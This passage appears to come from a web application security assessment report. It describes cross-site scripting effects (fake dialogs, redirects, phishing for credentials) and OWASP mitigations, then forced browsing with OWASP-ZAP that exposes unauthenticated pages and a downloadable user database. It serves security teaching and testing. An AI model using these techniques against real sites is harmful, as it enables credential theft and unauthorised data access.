

Figure:- 4.3 b

Figure 4.3 shows that the attacker could send a dialogue box to the victim's computer that might contain any misleading messages.



Figure:-4.4-a



Figure:-4.4-b

The attacker could even redirect the victim's machine to any website and the figure shows that it is redirected to an evil website which can be seen in figure 4.4.

Figure 4.5 shows that while redirecting, the webpage crashed.



Figure:-4.5

The attacker could also send phishing pages to the victim as shown in figure 4.6. Figure 4.7 shows the username and password of the victims.



Figure:-4.6



Figure:-4.7

There are also ample other malicious activities that can be performed by the attacker if the website is vulnerable to cross-site scripting.

Mitigation:

- ✓ Encoding/escaping dynamic content: reflected and stored XSS vulnerabilities can be settled if an untrusted HTTP request is directly inserted into the HTML body. Encoding of the character with HTTP entry should be performed to prevent it from being executed. For example: -

```
&  -->  &amp;
<  -->  &lt;
>  -->  &gt;
"  -->  &quot;
'  -->  &#x27;
```

(Cross Site Scripting Prevention - OWASP Cheat Sheet Series. 2017)

- ✓ The frameworks that automatically escape XSS should be utilized like Ruby on Rails, React JS and understand the limitations of each framework's XSS protection and handle the case accordingly.
- ✓ Content security policy (CSP) should be used as complete protection against XSS. (OWASP Top Ten Web Application Security Risks | OWASP. 2017)
- ✓ The data should not be trusted if it is coming from outside the system. Create a whitelist, only the known, acceptable, and good input should be allowed.
- ✓ Sanitizing input properly at both ends.

5. Failure to restrict URL.

Force browsing could be performed, which includes guessing links and brute force strategies to locate unprotected pages. For that, OWASP-ZAP could be used for force browsing or spidering which might display the hidden files of the website. However, when these techniques were applied, only a few files were discovered which are shown in figure 5.1.



Figure:-5.1

It was possible to access the all_users.html page, even without entering the login details, as shown in figure 5.2.



Figure:-5.2-a



Figure:-5.2-b

It was also able to access cmt118.css which contained CSS code as shown in figure 5.3.



Figure:-5.3

One of the errors revealed the name of the database which was people.db(as shown in figure 6.1)and that file could be downloaded by any user which can be seen in figure 5.4.



Figure:-5.4

Figure 1.2-a displayed a list of files, and the attacker could guess or even force browse directories through OWASP-ZAP, and in most of the scenarios, this tool could display most of the hidden files of a webpage. Figure 5.5 shows files that could be accessed without logging in to the website.



Figure:-5.5-a



Figure:-5.5-b

